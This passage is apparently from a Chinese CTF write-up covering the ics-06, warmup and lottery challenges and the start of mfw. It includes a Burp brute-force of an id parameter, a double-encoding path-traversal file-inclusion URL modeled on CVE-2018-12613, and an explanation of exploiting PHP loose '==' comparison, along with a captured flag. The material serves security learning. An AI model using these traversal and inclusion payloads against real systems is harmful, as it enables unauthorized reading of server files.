
五.ics-06


First 解题过程：

首先浏览各个网页，发现在这个网页中可以传参，猜测这个地方存在漏洞。




用Burp进行抓包，发现有可以爆破的点






利用代码生成3000内的数字（先做尝试），将生成的数字拷贝到一个txt文件中，然后导入Burp，开始爆破




2333和其他长度都不一样，猜想应该是突破口



在URL中的ID中输入

```
http://111.198.29.45:53246/index.php?id=2333
```

得到flag：



六.warmup

First 内容分析：

首先查看页面源代码，发现有一个这样的php链接，在URL中构造，查看内容

打开网页后发现是一段代码审计。

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            //这里是定义了一个白名单
            if (! isset($page) || !is_string($page)) { //判断条件：如果没有page变量，如果这个变量不是字符串形式，执行下面动作。
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) { //判断$whitlist中是不是含有$page的子串
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            ); //获取字符串，获取$page中的第一个字符到出现'?'的这一长度的字符串

            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page); //对$page进行解码
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page .'? ,'?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) //三个判断条件：不能为空，字符串，上面的函数返回为true
     {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

里面几个函数的说明：

- （1）isset

isset — 检测变量是否已设置并且非 NULL

说明

```
isset ( mixed $var [, mixed $... ] ) : bool
```

检测变量是否设置，并且不是 **NULL**。

如果已经使用 unset() 释放了一个变量之后，它将不再是 **isset()**。若使用 **isset()** 测试一个被设置成 **NULL** 的变量，将返回 **FALSE**。同时要注意的是 null 字符（"\0"）并不等同于 PHP 的 **NULL** 常量。

如果一次传入多个参数，那么 **isset()** 只有在全部参数都以被设置时返回 **TRUE** 计算过程从左至右，中途遇到没有设置的变量时就会立即停止。

- （2）in_array

定义和用法

in_array() 函数搜索数组中是否存在指定的值。

注释：如果 *search* 参数是字符串且 *type* 参数被设置为 TRUE，则搜索区分大小写。

语法

```
in_array(search,array,type)
```

参数	描述
search	必需。规定要在数组搜索的值。
array	必需。规定要搜索的数组。
type	可选。如果设置该参数为 true，则检查搜索的数据与数组的值的类型是否相同。

说明

如果给定的值 *search* 存在于数组 *array* 中则返回 true。如果第三个参数设置为 true，函数只有在元素存在于数组中且数据类型与给定值相同时才返回 true。

如果没有在数组中找到参数，函数返回 false。

注释：如果 *search* 参数是字符串，且 *type* 参数设置为 true，则搜索区分大小写。

- （3）mb_substr

获取部分字符串

说明

```
mb_substr ( string $str , int $start [, int $length = NULL [, string $encoding =
mb_internal_encoding() ]] ) : string
```

根据字符数执行一个多字节安全的 substr() 操作。 位置是从 **str** 的开始位置进行计数。 第一个字符的位置是 0。第二个字符的位置是 1，以此类推。

参数

str
从该 string 中提取子字符串。

start
如果 **start** 不是负数，返回的字符串会从 **str** 第 **start** 的位置开始，从 0 开始计数。举个例子，字符串 'abcdef'，位置 0 的字符是 'a'，位置 2 的字符是 'c'，以此类推。

如果 **start** 是负数，返回的字符串是从 **str** 末尾处第 **start** 个字符开始的。

length
str 中要使用的最大字符数。如果省略了此参数或者传入了 NULL，则会提取到字符串的尾部。

encoding
encoding 参数为字符编码。如果省略，则使用内部字符编码。

- （4） mb_strpos

查找字符串在另一个字符串中首次出现的位置

说明

```
mb_strpos ( string $haystack , string $needle [, int $offset = 0 [, string $encoding
= mb_internal_encoding() ]] ) : int
```

查找 string 在一个 string 中首次出现的位置。

基于字符数执行一个多字节安全的 strpos() 操作。 第一个字符的位置是 0，第二个字符的位置是 1，以此类推。

参数

haystack
要被检查的 string。

needle
在 **haystack** 中查找这个字符串。 和 strpos() 不同的是，数字的值不会被当做字符的顺序值。

offset
搜索位置的偏移。如果没有提供该参数，将会使用 0。负数的 offset 会从字符串尾部开始统计。

encoding
encoding 参数为字符编码。如果省略，则使用内部字符编码。

- （5）urldecode

解码已编码的 URL 字符串

之后对该段代码进行审计

checkfile()函数

- 定义了一个白名单：source.php和hint.php，判断$page是否为空、是否为字符串。
- 情况一：判断$page是否在白名单里，若存在返回true；
- 情况二：考虑到page有参数的情况，$_page是取出$page问号前的东西，然后再判断$_page是否在白名单里，若存在则返回true；
- 情况三：如果上一步判断失败，则又考虑了url编码的问题，因为url在传入以后服务器会自动进行一次解码。因此传入二次编码后的内容，就可以使checkfile返回true。


> 例如:
> 传入?file=hint.php%253f…/…/…/…/…/…/…/…/…/ffffllllaaaagggg，因为服务器会自动解一次码，所以$page$的值为$hint.php$_page的值为hint.php?../…/…/…/…/…/…/…/…/ffffllllaaaagggg,然后截取问号前面的hint.php判断在白名单里返回true。

此段分析，感谢：
https://blog.csdn.net/weixin_44677409/article/details/93300823

Second 解题过程：

首先打开后台资源，发现提示内容，根据内容构造URL链接：

`http://111.198.29.45:56657/source.php`
打开发现代码提示内容，根据上面的分析，我们需要构造一个URL绕过这个检测
首先访问一下
`http://111.198.29.45:56657/hint.php`



发现OK，可以访问，但flag内容不在这里，根据这个flag的样式，我们进行构造

```
http://111.198.29.45:56657/source.php?file=hint.php?../../../../../ffffllllaaaagggg
```

得到所求：flag{25e7bce6005c4e0c983fb97297ac6e5a}

```
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?> flag{25e7bce6005c4e0c983fb97297ac6e5a}
```


大佬说这是根据一个已知漏洞出的题目
phpmyadmin 4.8.1 远程文件包含漏洞（CVE-2018-12613）

七.lottery

First 内容分析：


首先扫一遍网站 发现存在robots.txt，进入，查看
（我这里用的是kali下的一款扫描工具uniscan，这款工具的学习是看的这位大佬的：https://blog.csdn.net/qq_37367124/article/details/88371447）

然后查看robots.txt的内容



其实这里是提示了这道题的问题是git泄漏，看到各位大佬写的writeup，是知道这个问题后，用GitHack（？我没有用过，不太了解）链接，得到目录。但我们这道题，原题已经给了附件一，就相当于我们已经知道了源码。

> Git泄漏漏洞： git是一套内容寻址文件系统。



> hook:存放一些sheel的地方。 info:存放仓库的信息 object:存放所有git对象的地方 refs:存放提交hash的地方
> config:github的配置信息 description：仓库的描述信息，主要给gitweb等git托管系统使用
> HEAD:映射到ref引用，能够找到下一次commit的前一次哈希值
> 详细内容 参考：https://blog.csdn.net/qq_36869808/article/details/88909961

下面进行源码分析。
根据这个游戏的提示，我们要着重关注的是如何将自己构造的七个数字和网页上的七个数字相同，所以我们要重点关注1.网页上七个数字如何生成2.输入的数字和原来网页上的数字是如何比较的

在文件api.php中找到关键代码：

```php
function buy($req){
    require_registered();
    require_min_money(2);

    $money = $_SESSION['money'];
    $numbers = $req['numbers'];
    $win_numbers = random_win_nums();
    $same_count = 0;
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
```

其中 $numbers 来自用户json输入 {“action”:“buy”,“numbers”:“1122334”}，没有检查数据类型。 $win_numbers 是随机生成的数字字符串。

代码中判断二者是否相等仅仅是用了 “==”,这个符号来判断，这涉及到的漏洞是PHP弱类型的比较问题。

- 0x1 知识内容：
  php中有两种比较的符号 == 与 ===
  === 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较
  == 在进行比较的时候，会先将字符串类型转化成相同，再比较

如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行

```
例子：
<?php
var_dump("admin"==0);  //true
var_dump("1admin"==1); //true
var_dump("admin1"==1) //false
var_dump("admin1"==0) //true
var_dump("0e123456"=="0e4456789"); //true
?>
```

(1) 观察上述代码，“admin”==0 比较的时候，会将admin转化成数值，强制转化,由于admin是字符串，转化的结果是0自然和0相等

(2) “1admin”==1 比较的时候会将1admin转化成数值,结果为1，而“admin1“==1 却等于错误，也就是"admin1"被转化成了0,为什么呢？？


(3) “0e123456”=="0e456789"相互比较的时候，会将0e这类字符串识别为科学技术法的数字，0的无论多少次方都是零，所以相等

- 0x2 其他
  php手册
  #当一个字符串欸当作一个数值来取值，其结果和类型如下:如果该字符串没有包含'.',‘e’,'E’并且其数值值在整形的范围之内
  #该字符串被当作int来取值，其他所有情况下都被作为float来取值，该字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为0。


```
1 <?php
2 $test=1 + "10.5"; // $test=11.5(float)
3 $test=1+"-1.3e3"; //$test=-1299(float)
4 $test=1+"bob-1.3e3";//$test=1(int)
5 $test=1+"2admin";//$test=3(int)
6 $test=1+"admin2";//$test=1(int)
7 ?>
```

Second 解题过程：


对buy.php网页进行抓包，



发现有可以修改的参数




构造成功，获得最高的钱数，
同样的过程执行两边，就可以去买flag了呢哈哈哈



八.mfw

First 解题内容：

浏览网页内容，发现提示，判断这应该还是一个git泄漏问题



